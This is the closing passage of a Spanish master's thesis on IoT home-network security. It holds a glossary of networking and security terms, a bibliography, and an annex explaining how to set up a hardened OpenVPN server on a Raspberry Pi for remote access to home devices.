DNS o Domain Name System. Es un sistema básicamente es lo que nos permite traduce nombres por IPs para evitar recordar complejos números. Los servidores DNS se encargan de traducir un nombre por una IP. Una similitud muy parecida a nuestra agenda de nuestro teléfono o un listín telefónico donde buscas nombres de personas y se traducen por números.

Filtrado MAC: es muy utilizado en routers para poder rechazar un equipo por su dirección física o dirección MAC (Media Access Control, perteneciente al nivel OSI 2) que en teoría vienen asignada de fábrica, sin embargo, se ha demostrado que no es una barrera segura puesto que mediante el sistema operativo se puede suplantar la dirección MAC actual por la que deseemos, siendo fácil saltarse el filtrado MAC en routers WIFI mediante la búsqueda de direcciones MAC físicas de dispositivos legítimos.

FT (Fast Transition) o transición rápida de AP es un estándar IEE 802.11r-2008 que permite continuar la conectividad en clientes en movimiento, es algo así, como el roaming de un dispositivo móvil que le permite de forma transparente cambiar de un punto de acceso a otro en función de la calidad de la señal de manera transparente.

Hardening es sobre un servicio o servidor perfectamente funcional, aplicar técnicas o configuraciones que lo hagan lo más robusto posible.

Home Assistant: Software que, mediante una aplicación web, ayuda a que gestionemos todos los *IOTs* de nuestro hogar (sistemas de audio, iluminación, persianas, aire acondicionado, TV inteligente, etc.) e incluso ejecutar scripts para que todos los *IOTs* se orquesten en una sola ejecución.

Honeypot: Se trata de un señuelo o trampa para la seguridad informática puesto a propósito para ser objeto de un ataque informático y así poder detectarlo y obtener información del mismo atacante

IGD o Internet Gateway Device Standarized Device Control Protocol, es un protocol que permite de manera fácil en redes locales la posibilidad de gestionar una pasarela o router especialmente aperturas de puertos pudiendo abrirlos o no y listarlos, conocer la IP pública, etc. Es muy práctico cuando un video juego o una asistencia remota necesita una conexión entrante desde Internet a un equipo interno, es ahí, donde IGD tiene mucho sentido.

Jailbreak es similar a rootear un dispositivo *Android* pero en un dispositivo Apple con iOS, al final es una escalada de privilegios que permita realizar distintas cosas en modo administrador.

Modo promiscuo permite que una tarjeta de red capture el tráfico dirigido a dicha tarjeta como el que no va dirigido a ella, es decir, es un modo que recopila todo lo que circula por el medio accesible por dicha tarjeta de red.

NAT o Network Address Translation. En un router de Internet donde varios equipos de una red local salen a Internet bajo una misma IP pública, el NAT cuando llega la respuesta de Internet a una petición interna sabe quién la realizó y la redirige al equipo adecuado, es decir, se encarga de esas traducciones.

Netcat: Herramienta que nos permite abrir un socket y enviar todo lo que llegue por entrada estándar y mostrar por salida estándar todo lo que sea recibido por el socket. Gracias a esto es posible asociar netcat a, por ejemplo, un Shell. http://netcat.sourceforge.net/

Nmap: herramienta para el rastreo de puertos sobre una IP. Actualmente incluye una gran flexibilidad.

NFC o Near Field Communication: Tecnología de comunicación de corto alcance y alta frecuencia que permite mediante inducción de un campo magnético. Entre ambos dispositivos tiene que haber una distancia de centímetros para posibilitar la comunicación. El estándar de comunicación está basado en el ISO 14443 (RFID).

PLC o Power Line Communication: tecnología que usa el cableado de energía eléctrica para transmitir información gracias al uso de técnicas de modulación sobre la señal portadora.

Preparar una consulta SQL: Es la primera fase de realizar una consulta SQL correctamente, significa que ponemos la sentencia SQL donde los parámetros a concatenar se ponen con un carácter de referencia, por ejemplo, "?" y posteriormente se le dice cada parámetro que valor tiene. El sistema de preparación de la consulta añadirá comillas y/o lo que considere oportuno a la SQL final de tal forma que se evita de forma frontal la inyección SQL. Posteriormente el siguiente paso será realizar la segunda fase: la ejecución de la consulta.

Phising o suplantación de identidad. Donde mediante ingeniería social o haciéndose pasar por alguien de manera legítima cuando realmente no lo es.

Rootear viene de *root* de *Linux* (usuario raíz), que es como se llama el usuario administrador, el acceso a este usuario nos permitirá hacer cualquier cosa sobre el dispositivo y ejecutar comandos en modo administrador. Generalmente la acción de rootear un dispositivo Android se hace, desde el *recovery* del dispositivo, utilizando una vulnerabilidad que permite escalar privilegios en el *kernel* o con la instalación de una ROM que venga el usuario *root* desbloqueado.

Seguridad por oscuridad: un polémico principio de seguridad informática que se desarrolla usando el secreto como parte para "garantizar" la seguridad. Si cambiamos un puerto que se espera que sea estándar por otro que no lo sea, estaríamos ocultándolo, sin embargo, no descarta que, por ejemplo, con un escaneo de puertos minucioso no se detecte; es, por tanto, la razón en muchos casos de que no sea una solución real a la seguridad.

Shodan es un motor de búsqueda que nos permite encontrar dispositivos expuestos en Internet. Este buscador se dedica a recorrer IPs y buscar puertos abiertos almacenando el banner de dicho servicio.

SquashFS: sistema de archivos comprimido de solo lectura para Linux. Este sistema de archivos comprime archivos, *inodos* y directorios pensado para su uso en dispositivos que requieran de poca sobrecarga como sistemas embebidos.

SSID (Service Set Identifier) consiste en un máximo de 32 caracteres alfanuméricos para identificar una red WIFI. *ESSID* viene de *Extented Service Set Identifier* y es como se denomina al nombre de una red WIFI cuando está en modo infraestructura. Todos los dispositivos que comparten el mismo SSID están en la misma red.

UPnP o Universal Plug and Play es un conjunto de protocolos de comunicación que permite descubrir de manera transparente otros dispositivos en la misma red. Pensado especialmente para el ámbito del hogar.

Whoami: Comando que permite averigua el usuario en la sesión actual. Equivale a *Who am I?* o ¿Quién soy yo?

YNCA o Yamaha Network Command Aliases: Este protocolo es una versión simple de comandos de control para productos Yamaha A/V. Además, YNCA es una reducción de YNC pero sigue ofreciendo funciones potentes para el uso diario. Es utilizado mediante RS-232 y Ethernet y los dispositivos admiten solo una conexión simultánea.

YNC o Yamaha Network Command: Es la misma API que YNCA pero con funcionalidades mas amplias que YNCA y utilizando el formato XML. Únicamente puede ir vía red. Los dispositivos pueden aceptar hasta 4 conexiones simultaneas.

YXC o Yamaha Extended Protocol: es una API para dispositivos Yamaha A/V. Donde esta API es el nuevo protocolo de comunicación a través de Ethernet y Wi-Fi para controlar dispositivos con *MusicCast*.

WireShark (anteriormente llamado *Ethereal*) es un analizador de capturas de tráfico de red y análisis de protocolos.

Zigbee: redes inalámbricas PAN de bajo consumo, baja velocidad y bajo coste basado en el estándar IEE 802.15.4.

10. Bibliografía

[1] Wikipedia, «Internet de las Cosas,» Publicado en línea el 16 de octubre de 2018. https://es.wikipedia.org/wiki/Internet_de_las_cosas. [Último acceso: noviembre de 2018].

[2] Hewlet Packard Enterprise, «¿Que es el IIOT?,» Fecha de publicación desconocida https://www.hpe.com/es/es/what-is/industrial-iot.html. [Último acceso: diciembre de 2018].

[3] ElDiario.es, «Dos españoles "hackean" los polémicos contadores inteligentes: "Pueden causar un apagón en una calle",» Publicado en línea el 6 de octubre de 2014. https://www.eldiario.es/hojaderouter/seguridad/contadores-inteligentes-seguridad-espana-hacking_0_309719860.html. [Último acceso: 19 de diciembre de 2018].

[4] FACUA, «AEPD y CNMC confirman que los contadores de la luz favorecen robos en viviendas y el Gobierno no actúa,» Publicado en línea el 16 de junio de 2015. https://www.facua.org/es/noticia.php?Id=9441. [Último acceso: diciembre de 2018].

[5] DoctorBeet's Blog, «LG Smart TVs logging USB filenames and viewing info to LG servers,» Publicado en línea el 18 de noviembre de 2013. http://doctorbeet.blogspot.com/2013/11/lg-smart-tvs-logging-usb-filenames-and.html. [Último acceso: diciembre de 2018].

[6] Amador Aparicio de la Fuente, «Hasta la cocina de la gasolineras españolas,» Publicado en línea el 26 de marzo de 2015. http://www.securitybydefault.com/2015/03/hasta-la-cocina-de-las-gasolineras.html. [Último acceso: diciembre de 2018].

[7] Wikipedia, «Botnet,» Publicado en línea el 28 de septiembre de 2018. https://es.wikipedia.org/wiki/Botnet. [Último acceso: noviembre de 2018].

[8] OSI (Oficina de Seguridad del Internauta), «Que es una botnet o una red zombi de ordenadores,» Publicado en línea el 14 de marzo de 2014. https://www.osi.es/es/actualidad/blog/2014/03/14/que-es-una-botnet-o-una-red-zombi-de-ordenadores. [Último acceso: noviembre de 2018].

[9] Kaspersky, «¿Que es un botnet?,» Publicado en línea el 25 de abril de 2013. https://www.kaspersky.es/blog/que-es-un-botnet/755/. [Último acceso: noviembre de 2018].

[10] Wikipedia, «Mafia Boy,» Publicado en línea el 22 de septiembre de 2018. https://en.wikipedia.org/wiki/MafiaBoy. [Último acceso: noviembre de 2018].

[11] Wikipedia, «Mirai (malware),» Publicado en línea el 16 de agosto de 2017. https://es.wikipedia.org/wiki/Mirai_(malware). [Último acceso: noviembre de 2018].

[12] Wikipedia, «Ciberataque a Dyn de octubre de 2016,» Publicado en línea el 3 de mayo de 2018. https://es.wikipedia.org/wiki/Ciberataque_a_Dyn_de_octubre_de_2016. [Último acceso: noviembre de 2018].

[13] W. Ikram, F. Fadzil y S. C. V. Lab, «Critical Vulnerabilities of Western Digital TV Media Player,» Publicado en línea el 18 de mayo de 2017. https://www.sec-consult.com/fxdata/seccons/prod/temedia/advisories_txt/20170518-0_WDTV_Media_Player_Multiple_critical_vulnerabilities_v10.txt. [Último acceso: octubre de 2018].

[14] OWASP, «IoT Firmware Analysis,» Publicado en línea el 12 de febrero de 2016. https://www.owasp.org/index.php/IoT_Firmware_Analysis. [Último acceso: octubre de 2018].

[15] Yamaha Corporation (¿?), «YNCA Protocol Specification,» Publicado en línea el 2011. https://github.com/graememorgan/yamaha/blob/master/Yamaha-YNCA-Receivers.pdf. [Último acceso: Octubre de 2018].

[16] Yamaha Corporation (¿?), «Yamaha Extended Control API Specification (Basic),» Publicado en línea el 7 de Julio de 2016. https://github.com/rsc-dev/pyamaha/blob/master/doc/YXC_API_Spec_Basic.pdf. [Último acceso: Noviembre de 2018].

[17] Aircrack, «Documentación de Aircrack,» Publicado en línea el 8 de noviembre de 2018. https://www.aircrack-ng.org/doku.php?id=Main. [Último acceso: diciembre de 2018].

[18] A. Lois, «Descifrar tráfico SSL/TLS con Wireshark teniendo la clave privada del servidor,» Publicado en línea el 13 de septiembre de 2017. https://www.zonasystem.com/2017/09/descifrar-trafico-ssl-tls-con-wireshark.html. [Último acceso: diciembre de 2018].

[19] M. Vanhoef y F. Piessens, «Key Reinstalation Attacks: Forcing Nonce Reuse in WPA2,» imec-DistriNet, KU Leuven, Publicado en línea el 3 de noviembre de 2017. https://papers.mathyvanhoef.com/ccs2017.pdf. [Último acceso: 29 de noviembre de 2018].

[20] Wikipedia, «IEE 802.11i-2004,» Publicado en línea el 25 de abril de 2018. https://es.wikipedia.org/wiki/IEEE_802.11i-2004. [Último acceso: diciembre de 2018].

[21] Alberto Segura, «Full Remote Control Livebox Fibra Router Orange and Jazztel Spain,» Publicado en línea el 21 de septiembre de 2017. http://elladodelnovato.blogspot.com/2017/09/full-remote-control-livebox-fibra.html. [Último acceso: diciembre de 2018].

[22] F. Catoira, «El FBI investiga malware que afecta servidores DNS,» We Live Security by ESET, Publicado en línea el 17 de febrero de 2012. https://www.welivesecurity.com/la-es/2012/02/17/fbi-malware-servidores-dns/. [Último acceso: diciembre de 2018].

[23] Xatakahome.com, «DNSChanger, una amenaza que pone en peligro la seguridad de tu router y de tu navegación,» Xatakahome.com, Publicado en línea el 20 de diciembre de 2016. https://www.xatakahome.com/la-red-local/dnschanger-una-amenaza-que-pone-en-peligro-la-seguridad-de-tu-router-y-de-tu-navegacion. [Último acceso: diciembre de 2018].

[24] A. Herranz, «Es 2017 y yo todavía tengo que trabajar en Windows XP,» Publicado en línea el 15 de mayo de 2017. https://www.xataka.com/aplicaciones/es-2017-y-yo-todavia-tengo-que-trabajar-en-windows-xp. [Último acceso: diciembre de 2018].

[25] J. A. Pascual, «Android vs iPhone: la guerra de los smartphones en cifras,» computerhoy.com, Publicado en línea el 7 de julio de 2018. https://computerhoy.com/reportajes/industria/android-vs-iphone-guerra-smartphones-cifras-271447. [Último acceso: diciembre de 2018].

[26] Wikipedia, «Red Privada Virtual,» Publicado en línea el 18 de abril de 2015. https://es.wikipedia.org/wiki/Red_privada_virtual. [Último acceso: diciembre de 2018].

[27] OpenVPN, «OpenVPN How To,» Fecha de publicación desconocida https://openvpn.net/community-resources/how-to/. [Último acceso: diciembre de 2018].

[28] P. Pérez González, G. Garces Sánchez y J. M. Soriano de la Camara, «Pentesting con Kali 2.0», Madrid: 0xWord, 2015.

[29] Linuxito.com, «Como crear tu propia autoridad certificante (CA),» Publicado en línea el 16 de marzo de 2012. https://www.linuxito.com/gnu-linux/nivel-alto/26-como-crear-tu-propia-autoridad-certificante-ca. [Último acceso: noviembre de 2018].

[30] J. Muñoz, «El protocolo WPA2 de redes WIFI ha sido hackeado: KRACK (Key Reinstallation Attack),» HackPlayers, Publicado en línea el 17 de octubre de 2017. https://www.hackplayers.com/2017/10/el-protocolo-wpa2-de-redes-wifi-ha-sido.html. [Último acceso: diciembre de 2018].

[31] J. Pastor, «Ataque Krack a redes WPA2: así actúa y así puedes protegerte,» Xataka, Publicado en línea el 22 de febrero de 2018. https://www.xataka.com/seguridad/ataque-krack-a-redes-wpa2-asi-actua-y-asi-puedes-protegerte. [Último acceso: diciembre de 2018].

[32] UCM, «Wiki UCM - Krack,» Universidad Complutense de Madrid, Publicado en línea el 29 de noviembre de 2017. https://wikis.fdi.ucm.es/ELP/KRACK. [Último acceso: diciembre de 2018].

[33] P. Paganini, «The security vulnerability Filet-O-Firewall in UPnP is exposing millions of home networking devices at risk for cyber attacks,» SecurityAffairs.co, Publicado en línea el 2 de septiembre de 2015. https://securityaffairs.co/wordpress/39787/hacking/filet-o-firewall-flaw.html. [Último acceso: diciembre de 2018].

La información mostrada en el glosario o definiciones a pie de página, la mayoría es extraída de Wikipedia.

11. Anexos

A continuación, se presentan los anexos a los que se hace referencia a lo largo del TFM.

11.1 Montando una VPN

El dispositivo que actúe de servidor *VPN* existe opciones muy económicas de hardware como una *Raspberry Pi*[73] (que en parte también es un *IOT*), si bien, tiene una capacidad limitada de procesamiento, para muchas de las necesidades de un hogar o de algunas PYMES es más que suficiente.




Figura 77 – Raspberry Pi 3

Se le puede instalar como sistema operativo *Raspbian* que es un derivado del sistema operativo *Linux Debian*.

Una opción de software para VPN practico y seguro es *OpenVPN* que además es una solución que permite implementarlo en capa 2 o capa 3 OSI, alta flexibilidad y posibilidad de scripting, diseño modular, interfaces virtuales para así poder implementar reglas de firewall especificas (con *iptables*, por ejemplo), etc.

Sin entrar en muchos detalles, la opción más segura es con el uso de cifrado asimétrico con *SSL*/*TLS* mediante el uso de un par de claves pública y privada para cada uno de los usuarios. De esta forma, usando la clave privada del propio usuario puede desencriptar todo el tráfico entrante y con la clave pública del otro extremo del túnel puede encriptar información que a su vez el destino podrá desencriptar con su propia clave privada.

[73] Una Raspberry PI es un tipo de hardware denominado ordenador de placa simple (SBC) y de bajo coste.




Figura 78 – Diagrama de cifrado asimétrico SSL/TLS en OpenVPN

Por tanto, en la configuración de *OpenVPN* en modo cifrado asimétrico con *SSL*/*TLS* se necesitará:

- Una autoridad de certificación (*CA*) que emitirá los certificados de los clientes (usuarios que pueden conectarse a la *VPN*) y cuya clave pública del *CA* se podrán validar todos los certificados de los clientes.

- Uso de claves privadas para los clientes o usuarios, emitidas por el *CA* (que a su vez pueden y deben estar protegidas por una contraseña para poderse usar).

- Un sistema de revocación, con el cual podamos dar de baja una clave privada de un cliente, aunque no haya caducado: de esta forma si una clave privada ha sido robada o no queremos que se siga usando desde el mismo *OpenVPN* podemos anular su uso.

Si hacemos *hardening* sobre *OpenVPN*, según explica la documentación oficial de *OpenVPN* [27], podemos implementar una directiva *tls-auth* que lo que hace es que la directiva añade un firma HMAC adicional a todos los paquetes *handshake* *SSL/TLS* para integrar la verificación. Cualquier paquete UDP que no tenga la firma correcta HMAC se eliminará para evitar el procesamiento y el consumo de recursos. Precisamente por eso las ventajas de implementar esto son:

- Evitar los ataques de denegación de servicio (*DoS*) o la inundación de puertos *UDP* del servicio.
- Evita la exploración de puertos para determinar que puertos *UDP* del servidor están en escucha.
- Vulnerabilidades de desbordamiento de búfer en la implementación *SSL*/*TLS*.
- Iniciaciones de protocolo de enlace *SSL*/*TLS* desde máquinas no autorizadas (pudiéndose cortar estos intentos de comunicación en puntos mas tempranos).

Lógicamente nuestro servidor *OpenVPN* requerirá de la apertura de un puerto *UDP* en el router de nuestro hogar o negocio para que nuestro móvil o portátil fuera de casa puedan acceder al servicio.

Una vez configurada la *OpenVPN* generamos las claves para un cliente, imaginemos que, para nuestro móvil, al generar ese par de claves publica/privada deberemos asignar una contraseña a la clave privada por si esta clave se pierde que no se pueda usar de manera ilegítima. Posteriormente todo ello para nuestro móvil se empaquetaría por comodidad en un fichero *ovpn* que incluye en el:

- Parámetros de configuración: IP, puerto y otros parámetros (como si se traen *DNSs* de *OpenVPN* o se redirige todo el tráfico al túnel *OpenVPN*) necesarios para comunicarse con el servidor cliente OpenVPN
- la clave pública del CA que emitió el certificado al usuario cliente.
- la clave publica del usuario cliente.
- la clave privada del usuario cliente.
- la clave del *tls-auth* que usaremos para distinguirnos como una conexión legitima en el servidor *OpenVPN* (y que evita todos los contratiempos que vimos anteriormente ante un ataque).

Este fichero ovpn que contiene todas las claves y la configuración se copiará a nuestro móvil y podemos abrirlo con un cliente VPN como *OpenVPN for Android* en el caso de *Android*, y al conectarnos nos

pedirá la contraseña para poder abrir la clave privada alojada en el móvil, y posteriormente nos conectará:




Figura 79 – Conectando con el cliente Android
Petición de la contraseña de la clave privada (izquierda)
y una vez conectado (derecha) junto con emails de advertencia

Con algunos retoques en el fichero de configuración se puede incluso hacer disparar que nos mande, por ejemplo, un email cuando alguien se conecta a la *VPN* o se desconecta con el *CN* que identifique la clave que hizo la conexión o desconexión.

A partir de este momento, tendríamos abierto un túnel entre nuestro móvil y nuestra *Raspberry* Pi que hace de servidor *OpenVPN* y podríamos dejar la aplicación en segundo plano y abrir el acceso a cualquier *IOT* en nuestra red local (porque realmente estamos conectados virtualmente a nuestra red local).

De esta forma evitaremos exponer directamente nuestros dispositivos y las vulnerabilidades que puedan tener como hemos visto en el capítulo 6 y especialmente con dispositivos que no tienen autenticación o vulnerabilidades que pueden permitir escalar privilegios. No obstante, a nivel de red local sigue habiendo riesgos de ataque a nuestros *IOTs* a nivel de LAN como vimos en el capítulo 5.

Una buena guía para realizar esta configuración en una *Raspberry* se puede encontrar aquí en https://www.fwhibbit.es/solucion-de-vpn-basada-en-raspberry-pi

Western Digital, WD, el logotipo de WD, y WD TV son marcas registradas de Western Digital Technologies, Inc. en los Estados Unidos y otros países.

MusicCast es una marca comercial o marca registrada de Yamaha Corporation

DLNA es una marca comercial o marca comercial registradas de Digital Living Network Alliance.

Android es una marca comercial de Google Inc.

AirPlay, iPad y iPhone son marcas comerciales de Apple Inc., registradas en los EE.UU. y en otros países.

Windows es una marca comercial registrada de Microsoft Corporation en los EE.UU. y en otros países.

Internet Explorer, Windows Media Audio y Windows Media Player son marcas comerciales o marcas registradas de Microsoft Corporation en Estados Unidos y otros países.

El resto de las marcas son propiedad de sus respectivos propietarios.